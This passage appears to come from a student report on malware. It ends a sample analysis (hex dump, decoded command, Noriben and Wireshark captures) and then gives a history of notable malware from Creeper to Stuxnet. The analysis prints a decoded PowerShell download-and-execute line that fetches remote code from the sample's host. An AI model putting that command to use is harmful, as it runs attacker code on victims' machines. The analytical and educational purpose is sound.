00000420  00 5B 00 53 00 74 00 52 00 49 00 4E 00 47 00 5D  .[.S.t.R.I.N.G.]
00000430  00 5B 00 43 00 48 00 41 00 72 00 5B 00 5D 00 5D  .[.C.H.A.r.[.].]
00000440  00 20 00 28 00 37 00 33 00 20 00 2C 00 36 00 39  . .(.7.3. .,.6.9
00000450  00 2C 00 20 00 38 00 38 00 2C 00 20 00 34 00 30  .,. .8.8.,. .4.0
00000460  00 2C 00 20 00 37 00 38 00 2C 00 31 00 30 00 31  .,. .7.8.,.1.0.1
00000470  00 20 00 2C 00 20 00 31 00 31 00 39 00 20 00 2C  . .,. .1.1.9. .,
00000480  00 20 00 34 00 35 00 2C 00 20 00 37 00 39 00 20  . .4.5.,. .7.9.
00000490  00 2C 00 39 00 38 00 2C 00 31 00 30 00 36 00 2C  .,.9.8.,.1.0.6.,
000004A0  00 31 00 30 00 31 00 20 00 2C 00 20 00 39 00 39  .1.0.1. .,. .9.9
```

Figure 47: The cited Powershell command ciphed

Looks like the command is somekind of obfuscated. I do not understand how to decipher this. I tried some web to pass from Hex to decimal or string but the output did not had any senses. So then I asked some friends if they could tell what this numbers mean and they said those might be ASCII number representing simbols.. And bingo! I checked out the ASCII symbols and the full command happened to be:

IEX(NEW-OBJECT SYSTEM.NET.WEBCLIENT)

(DOWNLOADSTRING 'HTTP://KLIS.ICU/L')

So our file would probably try to connect to this address to download a string from there

Next step is to try to run the file with Noriben and see the ouput. Surprisingly no relevant processes were created by the file. Just a new registry value was added:


HKLM\\$SOFTWARE$\\$Microsoft$\\$WindowsNT$\\

CurrentVersion\\$AppCompatFlags$\\$CIT$\\$Module$\\$Microsoft.NET$

/Framework/v2.0.50727/mscorwks.dll
Device\\$HarddiskVolume1$\\$Windows$\\$System32$\\$WindowsPowerShell$

\\$v1.$\\$powershell.exe =$

When checking with Wireshark we see that the file indeed tries to connect to the cited web but no information is retrieved.


```
No.  Time          Source         Destination      Protocol Length Info
  33 12.966971426  192.168.1.50   192.1.1.100      DNS       68 Standard query 0xf4b1 A klis.icu
  34 14.405907772  192.168.1.50   192.1.1.100      DNS       68 Standard query 0x2fdb A klis.icu
  35 14.718068510  192.168.1.50   192.1.1.100      DNS       85 Standard query 0x3f23 A teredo.ipv6.microsoft.com
  36 16.969148921  192.168.1.50   192.1.1.100      DNS       68 Standard query 0xf4b1 A klis.icu
  37 18.407338621  192.168.1.50   192.168.1.255    NBNS      92 Name query NB KLIS.ICU<00>
  38 19.156917494  192.168.1.50   192.168.1.255    NBNS      92 Name query NB KLIS.ICU<00>
  39 19.907945042  192.168.1.50   192.168.1.255    NBNS      92 Name query NB KLIS.ICU<00>
  40 20.970807100  192.168.1.50   192.168.1.255    NBNS      92 Name query NB KLIS.ICU<00>
  41 21.720872547  192.168.1.50   192.168.1.255    NBNS      92 Name query NB KLIS.ICU<00>
  42 22.471979115  192.168.1.50   192.168.1.255    NBNS      92 Name query NB KLIS.ICU<00>
  43 30.029639688  192.168.56.1   192.168.56.255   UDP       86 57621 → 57621 Len=44

    Epoch Time: 1547407407.356539414 seconds
    [Time delta from previous captured frame: 2.251080411 seconds]
    [Time delta from previous displayed frame: 2.251080411 seconds]
    [Time since reference or first frame: 16.969148921 seconds]
```

Wireshark · Packet 36 · enp0s3

```
    Checksum: 0xe98f [unverified]
    [Checksum Status: Unverified]
    [Stream index: 8]
▾ Domain Name System (query)
    Transaction ID: 0xf4b1
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ klis.icu: type A, class IN
        Name: klis.icu
        [Name Length: 8]
        [Label Count: 2]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
0000  08 00 27 2e 4b dd 08 00  27 99 b1 5f 08 00 45 00   ··'.K···'··_··E·
```

Figure 48: The suspect file querying for the discovered address in the strings.

8. History of malware

8.1. Introduction

Throughout this chapter, we will travel from the beginning of the malware history to the very latest samples found. We will see that despite nowadays malware is intended to harm, steal or manipulate (or even destroy facilities) not always has been this way. At the very beginning, malware was more about what was possible with computing, some of them were just experiments or pranks.

The first reference to some kind of malware appears in 1966 where John Von Neumann published the **Theory of self-reproducing automata** [1] were he explained the potential of an automata being able of self-reproduce itself in a new version. This theory did not explain the technical requirements to do so.

8.2. 1970-1979

To test this theory engineer Bob Thomas from *BBN Technologies* wrote an experimental self-replicating worm called **Creeper Worm** [2] [4] in 1971. One would like to say that this is the very first virus but we cannot say so as for at that moment the virus term was not coined yet. Also this worm was not intended to harm computers but to validate the theory that a program could self-replicate in different environments.

The Creeper Worm infected *DEC PDP-10* computers running *TENNEX* connected over the *ARPANET*. As soon as the computer got infected it displayed the message:

"*"I'm the Creeper: catch me if you can".*"

Even though this is considered the first computer worm the Creeper did not replicate itself but jumped from one machine to another, not even installed different instances of himself in different computers.

The intention with this first worm was to try to move an application from one computer to the most efficient computer to run it, over the *ARPANET*.

The Creeper led Ray Tomlinson (the inventor of the email) to create an enhanced version of the Creeper worm called **The Reaper**. This version which basically moved over the internet to try to find copies of the Creeper and log them out can be seen as the first "antivirus software" [3], [4]

In 1974 the **Wabbit** or Rabbit appeared; a fork bomb that self-replicate in the computer until it bogs down the system. This name is given because of the speed the program was able to replicate, we can see that this is one of the first worms intended to slow down a computer until crashing it. [5]

A year later in 1975, the first " trojan " was written by John Walker, named **ANIMAL** as the software asked several questions to the user to guess which type of animal was thinking while doing something different in the backend. While the user was answering, in the background *PERVADE* (the related program) would create a copy of itself and Animal to every folder that the user had access avoiding damage on the computer not altering any directory structure. It spread across *UNIVAC* multi-user when a user with overlapping permission played the game or when an infected tape was shared to another computer. [6]

8.3. 1980-1989

In 1982 the first virus outbreak in history appeared with **Elk Cloner**, a virus written by a 15-year-old student Rich Skrenta as a prank and intended to work in *Apple 3.3 DOS* systems and is one of the first viruses for Apple II computers. The virus was attached into a game in a floppy disk, when the user tried to play for the 50th time a blank screen would be displayed instead, with a poem about the virus. [7]


In order to replicate, if a computer was booted from an infected disk the virus would copy himself in the computer's memory and writing a signature byte to it to let the virus know that the disk was already infected. Also if a non-infected disk was inserted in an infected system the entire DOS would be copied into the floppy disk. We can see here that this virus had a different vector attack than the others, here the virus could infect air gaped computers with an infected floppy disk. We would see that this technique is being used nowadays by nation stated actors.

It is not until 1983 that the term "Computer Virus" is coined by Frederik Cohen as *"a program that can infect other programs by modifying them to include a possibly evolved copy of itself"*. It is said that it only took him 8 hours to write the first *UNIX* virus. [8]

In January 1986 the first *MS-DOS* computer virus called **Brain** ("Lahore", "Pakistani", "Pakistani Brain" or "Pakistani Flu") was released by Farooq Alvi brothers, Basit, and Amjad from Lahore, Pakistan. Intended to track a heart-rate monitoring program for IBM PC, they tried to track illegal copies of it. The virus infected the boot sector of a floppy disk with a copy of the virus making the floppy drive go slower than normal, as the virus did not delete any components on the software, went undetected for some time. It also had stealth capability: when an attempt is made to examine the boot sector, it redirects whatever program is reading it to the copy of the boot sector the virus has stored. A curious fact about Brain is that it came with the full address and 3 phone numbers from the developers so infected people could contact them to remove the virus.[9]

Cascade virus released in 1988 was one of the first encrypted viruses to be seen in the wild.

Cascade was written in assembly code and was memory resident, it used an encryption algorithm to avoid detection. The virus infected *.COM* files and if one of them was run between October 1st and December 31st, 1988, made text on the screen cascade down and form a heap at the bottom of the screen, after that the files were deleted.



```
COUNTRY.S S     COUNTRY.TXT     DEBUG.EXE       EDIT.COM        EXPAND.
FDISK.EXEY      FORMAT. OM      KEYB.COM        KEYBOARD.SYS    MEM.EXEEXE
NETWORKS. X     NLSFUNCC XE     OS2.TXT         QBASIC.EXE      README.T
SCANDISK. X     SYS.COM.E       XCOPY.EXE       CHOICE.C M      DEFRAG.EXT
DEFRAG.H T      DELOLDOS.E E    DOSHELP.HLP     EGA.CPI O       EGA2.CPIXE
EGA3.CPI E T    EMM386.EXE      KEYBRD2. YS     MSCDEX.E E      SCANDISK.INI
ANSI.SYSLP E    APPEND.E E      CHKSTATESSYS    DBLWIN.H        DELTREE.EXE
DISKCOMP. O     DISKCO     M    DISPLAY..Y      DOSKEY. X       DRVSPACE EX
DRVSPACE.CL     DRVSPAPYX  F    DRVSPACE S      MSD.EXECLP      REPL CE..XEE
  STORE. H      HELP.HCE.C      DRIVER.SS S     EDIT.HLPOM      FAST ELPE X
  STOPENEXE     FC.EXELP  X     FIND.EXE.SYS    GRAPHICS COM    GR P I S
  LP. OM.EX     HIMEM.SY.IO     INTERLNKYE E    I TER VR. XE    L    . X
READF X C  M     E MAKERS NE    MEMMAKER        M MMA ER  N     M    C M
FA OU B  OM        E.COM.E      MOVE E   H         OO     L     P    . X
HE   C  3          DR VE.S S    SE     E E          E           S          E
LO   I  L 6P       R   N.E E     M      H                       S
MON  M    X           O .C M     F        X                         A
QBASIC.                  U B     O       6                          H
SMARTDR.    1 ( M         X4,300    .   .                         A H C .
TREE.CO.        M M       Y9 0 4  TVER  .        N   S           ABEL E .
COMMANDH        ROR       X       ARTMXEX        E   K   .       ODE. O E
C:\DOS>V 8      SAM  I T  O       INTD.N.       MST  LS..        OWER E E
C:\DOS>M.P E    UMA TMAC. M     S NFIG038 L     SHAR .EXDE       IZER.EXEE
C:\DOS>.CEME    ANFORME3,01     Vbytes.UMBLP    SORT.EXEEI       UBST.EXEPRO
C:\DOS>930fi e s)UTOEX30,84 , 2 Cbytes.freeP    PRINT.EXEL F    UNDELETE.EXE
```

Figure 49: Cascade virus in action

The virus was intended to avoid infection on IBM computers by checking the string “IBM Corp” in the BIOS and stopping from continue executing, it failed to do so. As a result of that also IBM computers got infected, including almost the entire office in Belgium. [10] This forced IBM to publicly release their antivirus that was previously only available for the company.

In October 1987 **Jerusalem** virus is detected in Jerusalem city, it was an *MS-DOS* virus and memory resident that when in the system it infects all executable files. The payload on this virus gets executed every Friday 13th every year except 1987, deleting all the programs executed files that day, displaying the message:


“Bad Command or file name”

The original system message did not have the capital C in “command” so that did let you know the computer was infected.[11]

Christma Tree EXEC worm was unleashed by a student of the Clausthal University of Technology in December 1987. Written in *REXX*, affected *VM/CMS-9* operative systems. It spread firstly in the *BITNET**, *EARN** and also onto *IBM* worldwide VNET flooding the networks within 4 days causing massive disruption.

As the computer got infected it displayed a Christmas tree on the screen, to spread so rapidly the worm sent copies of himself to all to all network users whose addresses were listed in the *NAMES* and *NETLOG* system files.

The name Cristma EXEC came as IBM required files to be 8+space characters and *REXX* file needed to have an *EXEC* file type.[12]



```
             *
             *
            ***
           *****
          *******
         *********
       *************                 A
          *******
        ***********                 VERY
      ***************
    *******************             HAPPY
        ***********
      ***************             CHRISTMAS
    *******************
  ***********************          AND MY
      ***************
    *******************          BEST WISHES
  ***********************
***************************      FOR THE NEXT
          ******
          ******                     YEAR
          ******
```

Figure 50: Image that Christma EXEC displayed to users

Morris worm appeared in November 2nd of 1988, developed by Robert Tappan Morris infected *DEC VAX* and *Sun* machines running *BSD UNIX*. Although the intention was not to cause damage the worm was able to infect several times the same computer. This caused the same effect as a fork bomb causing the computer to crash several times. On top of that, the worm caused a major denial of service attack as its spreading mechanism was set to infect computers 1 out of 7 times when the virus found that the system was already infected. With this mechanism, the author tried to avoid users to stop the virus to spread. The spread velocity was as high as 2000 computers were infected within 15 hours.[13] One side effect of this virus is that *DARPA** was pushed to fund the establishment of *CERT/CC**.

In October 1989 Fridrik Skulason discovers **Ghostball** the first multipartite virus *, that infects both executable *.COM files* and *BOOT* sectors on *MS-DOS* systems.[14]

On December of the same year, the first ransomware appeared **AIDS Trojan**, as 20000 discs containing a Trojan were sent to subscribers of PC Business World. The trojan would lie dormant for 90 boot cycles, the operating system encoded the names of all files, rendering them invisible and leaving only one file accessible. This file recommended sending 189 US dollars to a post office box in Panama to recover the encrypted files.[15]

8.4. 1990-1999

The first family of polymorphic viruses appeared in 1990 with the **Chameleon** family virus (1260, V2P1, V2P2, and V2P6). Developed by Mark Washburn when working on the analysis of the previous viruses Vienna and Cascade he added a cypher and varied its signature by randomizing its decryption algorithm, so for every infection, the virus code changed.[16]

In June 1990 **Form** virus is isolated in Switzerland. This virus infected hard drive's boot sector rather than the master boot record. The payload will trigger every 18th of the month, making that every time the user presses a key, a clicking noise will be heard. If a keyboard driver is installed the payload will fail to execute. Form was one of the most common virus in the early 90's, was active for almost 16 years (being detected until 2006). [17]

On the second half of 1990 two new virus appeared: **Frodo** and **Whale**. Both virus had innovative stealth* and anti-debugging techniques. In the case of Frodo virus, when it used to read or write files it will show only the disinfected part also will hide that a file has grown larger due to the infection. On the other hand, Whale will change the date/time of the infected file and disable the keyboard while using a debugger and stop running. [18] [19]

In 1992 the first *Mutation Engine* (MTE or polymorphic engine) was developed by a well-known hacker called Dark Avenger. A polymorphic engine is a program that can be used to transform a program into a subsequent version that consists of different code that operates with the same functionality. This makes difficult to antivirus software to detect the body of the virus. This engine was a ready-to-use module to increase polymorphism on viruses. [20]

In February 1991 **Michelangelo** was discovered, another boot sector virus that will execute every 6th of March if the machine is booted. If so its payload will overwrite all data on the hard disk with random characters making its recovery impossible. This curious name is because Michelangelo was born on the 6th of March. This was one of the first viruses to create a hysteria hype as some of the media were pointing out that the virus will affect millions of computers when actually It affected a thousand of them.[21] [22]

One Half gets discovered in 1994. It is another multipartite polymorphic virus that infects *Master Boot Record (MBR)* of the hard disk, and any files with extensions *.COM*, *.SCR* and *EXE*. Every time the infected system is booted, One half will encrypt the last two unencrypted sectors of the hard disk. It will eventually encrypt the whole hard disk if not removed. The user will not notice anything out of the ordinary since it will decrypt information when it is read. One half was one of the first virus to implement the "patchy infection". This is an anti-antivirus technique that instead of appending the virus body to the executable to change the entry point, it inserts several fragments ("patches") of its code in random places inside the file. These fragments transfer control to each other using various mechanisms.[23]

In 1995 the world saw the first Macro virus* in the wild called **Concept** that affected MS Word products. When an infected document is opened, Concept checks the document template *NORMAL.DOT* for macros named *FileSaveAs* and *PayLoad*. If it finds these, it will assume that *NORMAL.DOT* has already been infected and stops working. If not, it copies its macros to the template. Despite having a payload macro, that macro had no payload at all. Fun fact about this virus is the way it spread: Microsoft shipped a CD, Microsoft Windows 95 Software Compatability Test, with Concept preinstalled to hundreds of companies in 1995 in August. In the next year, the company shipped Concept in a Windows 95 business guide.[24]

The same year the first virus to specifically target Windows 95 appears, also the first one to infect *PE executables**, its name was **Boza**. Despite being the first virus targetting only Win 95 it was never released into the wild and it did not work properly in most of Win 95 versions as it had some hardcoded API addresses.[25]

Figure 51: Tentacle virus icon

A year later the first Windows 95 virus in the wild appear, called **Tentacle** as when infects a file it will change the file icon with its own icon if the infection takes places between 00.00 and 00.15. [26]

The same year 1996 **Laroux** is detected in the wild, this is the first wild Microsoft Excel virus. It consists of two macros *Auto Open* and *Check Files*, which are stored in a hidden datasheet named "Laroux". It looks for the presence of the file *PERSONAL.XLS*, the file containing all recorded macros available to all Excel files, and if it finds it, adds the macro Laroux. If it finds no such file, it creates it. The virus then infects any Excel workbook saved or accessed. This virus did not contain any payload so it only replicates himself. [27]

And also the same year **Staog** the first virus-coded for Linux systems appears. Developped by the VLAD group (the same group that developed Boza). Staog is written in assembler. It attempts to stay resident and infect Elf-style executables as they are executed by any user. As Laroux virus, although being the first know Linux virus it did not contain any payload. [28]

Moving along, in June 1998 **CIH** (Also known as Chernobyl of Spacefiller) virus get discovered in Taiwan. Written by Chen Ing-hau it is the first one to attempt to delete flash *ROM BIOS* information.


Once an infected file gets executed the virus become memory resident and infects all executable file accessed. The infection technique of this virus is unique: it searches for empty and unused space in the files. Then, it breaks itself up into smaller pieces and inserts its code into these unused spaces. This cause that the infected files have the same file size and avoid detection. This is why it is also called Spacefiller. This virus contained 2 payloads that get triggered on April 26th (the same date as the Chernobyl disaster), the first one overwrites the hard drive with random data, starting at sector 0, using an infinite loop until the system crashes cueing the blue screen of death*. The second one tries to cause permanent damage to the computer, attacking the Flash BIOS and tries to corrupt the data stored there. This will cause that the computer won't start at all.[29]

In March 1999 **Melissa** macro virus appeared. Spread over email, with the subject line:

"Important Message From ¡email address of the account from which the virus was sent¿".

The "sender" will be the actual email address that it came from. The body of the message is:

"Here is that document you asked for ... don't show anyone else ;-)".


Important Message From Florian Fernweh

Von: Florian Fernweh (262996)
Datum: Dienstag, 30. März 1999 17:46
An: Florian_Fernweh@gmx.de
Betreff: Important Message From Florian Fernweh

Here is that document you asked for ... don't show anyone else ;-)

list.doc (41,0 KB)
ATT00011.txt (156 Byte)

image credit: http://www.heise.de

Figure 52: Sample of Melissa email

The attachment is named list.doc and contains a list of 80 pornographic websites with usernames and passwords.

When an infected document is opened, Melissa checks if the Microsoft Office registry key has a subdirectory named "Melissa?" exists with "... by Kwyjibo" set as its value. If the value has been set, the virus will not perform the mailing routine. If the value is not set, the virus mails itself to fifty addresses in the user's Address Book. The virus had the capability to send different documents and infect new ones. Another payload in the virus is triggered once per hour in the minute of the hour of the same day (so for 12th of February it will be every 12th minute of each hour), attaching the text:

"Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here." to any document if it is opened or close at that moment.[30]

8.5. 2000-2009

In May 2000 **ILOVEYOU** virus was released. It started spreading as an email message containing the subject line *"ILOVEYOU"* and the attachment *"LOVE-LETTER-FOR-YOU.txt.vbs"*. Written in Visual Basic, when the worm is executed, it copies itself as the files *LOVE-LETTER-FOR-YOU.TXT.VBS* and *MSKERNEL32.VBS* in the Windows system folder and *WIN32DLL.VBS* in the Windows directory. It creates its own key named *MSKernel32* under the Local machine registry key that causes programs to run and adds the value *MSKERNEL32.VBS* to it. It also creates a new Local Machine RunServices key named *Win32DLL* and adds *WIN32DLL.VBS* as a value to it, so it will run when the system boots, before the user even logs on.

It also set the default Internet explorer page to one random page to download a trojan that logs the system's logins, passwords, machine name, IP address, RAS information and some other information about the computer and sends it to mailme@super.net.ph. The virus spread rapidly as it scanned email addresses in Outlook's Address book and send an email to all of them with a copy of itself. This worm and its subsequent variations were able to infect around 45 million computers and the estimated damaged goes from 8.75 to 10 billion dollars.[31] [32]

In 2002 **Beast** is released, a Microsoft Windows-based backdoor trojan horse (also known as *RAT*)*. Written in Delphi, it was able to infect Windows versions from WIN 95 to XP. It used the typical client-server model where the client would be under operation by the attacker and the server is what would infect the victim. Beast was one of the first trojans to feature a reverse connection to its victims and once established it gave the attacker complete control over the infected computer. [33]

Once connected to the victim, Beast offered the following features:

- File Manager: along with browsing victim's directories it could upload, download, delete, or execute any file
- Remote Registry Editor
- Screenshot and Webcam capture utility
- Services, Applications, and Processes Managers, providing the ability of terminating or executing any of these
- Clipboard tool that could get currently stored strings
- Passwords tool capable of recovering any stored passwords in the victim's computer
- Power Options (e.g. shutdown, reboot, logoff, crash, etc.)
- Some tools mainly for creating a nuisance (e.g. mouse locking, taskbar hiding, CD-ROM operator and locker, URL opener, wallpaper changer, etc.)

- Chat client providing communication between the attacker and the victim
- Other tools such as a Remote IP scanner, live keylogger, offline logs downloader, etc.
- Server Controls (e.g. server deleter, updater, terminator, info provider, etc.)

In January 2003 **SQL Slammer** worm appears. It was one of the fastest spreading worm as it infected 75.000 computers within 10 minutes. This was possible because the worm infected new hosts over the sessionless *UDP* protocol, and the entire worm (only 376 bytes) fits inside a single packet. The worm exploited a buffer overflow bug patched 6 months earlier in Windows Server and Desktop. What it did was generate random IP addresses and send itself out to those addresses. If a selected address happens to belong to a host that is running an unpatched copy of Microsoft SQL Server, the host immediately becomes infected and begins spraying the Internet with more copies of the worm program. The worm was able to slow down general internet traffic as routers were not able to handle the amount of traffic and crashed. As a result of that, neighbour routers had to communicate that those routers were not available flooding internet with this messages. Also, once the crashed routers were up again sended the message to the other routers that they were available, slowing doing the whole internet traffic.[34]

In January 2004 the fastest-spreading e-mail worm ever appeared, called **Mydoom**. Mydoom is primarily transmitted via e-mail, appearing as a transmission error, with subject lines including "Error", "Mail Delivery System", "Test" or "Mail Transaction Failed" in different languages, including English and French. The mail contains an attachment that, if executed, re-sends the worm to e-mail addresses found in local files such as a user's address book. It also copies itself to the "shared folder" of peer-to-peer file sharing application Kazaa in an attempt to spread that way.[35]

The worm had 2 payloads, the first one, a backdoor on port 3127/tcp to allow remote control of the subverted PC, the second one a *DoS* attack* on the website www.sco.com. Creating 64 threads, which make an HTTP GET request from a random port on the infected computer to port 80 of www.sco.com.

In June 2004 **Cabir** (also known as Caribe) appears, a worm created to infect mobile phones running Symbian OS. It is the first worm to infect mobile phones. When the phone gets infected the message "Caribe" it's displayed on the screen.

The worm can attack and replicate on Bluetooth enabled Series 60 phones. The worm tries to send itself to all Bluetooth enabled devices that support the "Object Push Profile", which can also be non-Symbian phones, desktop computers or even printers. The worm spreads as a .sis file installed in the Apps directory.[36]

Also the same year the **Witty** its released. This worm exploited vulnerabilities in *BlackICE* and *RealSecure* products. Once infected the computer sends copies of the to 20,000 random IP addresses. It then selects one of the first eight hard drives and overwrites 128 sectors (64 kilobytes) with data from memory. Anything on those sectors will be destroyed and beyond recovery. It repeats sending the copies of itself and then overwriting the sectors until the computer is rebooted or the worm overwrites something important that causes the computer to crash. It disappeared a few days after it was discovered, it was able to infect most of the machines it was intended to infect although carrying a malicious payload.[37]

Zeus a trojan malware that affects Windows computers appears in 2007. It is spread by *drive-by-downloads* and *phishing* and used to steal banking information using *man-in-the-browser, keystroke logging and form grabbing**. When a computer gets infected the user is prompted into paying for technical support via pop-up ads and uses Event Viewer to manipulate the user into thinking their computer is infected. It was very difficult to detect due to its stealth techniques, which help the virus to become the most powerful *botnet* on the Internet. It did infect around 3.6 million computers only in the US in 2009.[38]

In November 2008 **Conficker** its discovered, infecting machines running Windows 2000 to Windows 7 Beta exploiting a vulnerability in a network service (M*S08-067*). It is thought that the actors behind this malware track anti-malware efforts as they released 5 different variants to close the virus vulnerabilities. While spreading it forms a *botnet* for criminal purposes. To spread the Variant A of the virus generates a list of 250 domain names every day across five *TLDs*. The domain names are generated from a pseudo-random number generator (*PRNG*) seeded with the current date to ensure that every copy of the virus generates the same names each day. The virus then attempts an HTTP connection to each domain name in turn, expecting from any of them a signed payload. In order to prevent its deletion, the virus DLL file is protected against deletion by setting its ownership to "SYSTEM", which locks it from deletion even if the user is granted with administrator privileges.[39]

In January 2009 **Psyb0t** worm gets discovered, capable of infecting routers and modems. The attack vector is *SHH* or *telnet* access, it uses brute force to gain access. Almost 90% of infections are due to an insecure configuration (use of default user/password). It tries to infect modems and routers with *little-endian MIPS* processor running on *Mipsel* Linux firmware. It is a part of botnet operated by *IRC* command-and-control servers. After infecting, psyb0t blocks access to the router TCP ports 22, 23, 80.

Psyb0t contains many attack tools. It is known that it is able to perform network scan for vulnerable routers/modems, check for MySQL and phpMyAdmin vulnerabilities or perform website *DoS* attack.[40]

8.6. 2010-2018

In June 2010 **Stuxnet** gets discovered. A powerful worm (actually an APT*) probably designed by American and Israeli governments to destroy physical machines such as centrifuge machines to enrich uranium. The worm targets *PLCs* and *SCADA* systems and uses 4 0-day exploits something unusual as malicious groups do not normally use more than 2 exploits per worm. The virus initially spread by USB, it is composed of 3 modules:

- A worm that executes all routines related to the main payload of the attack.
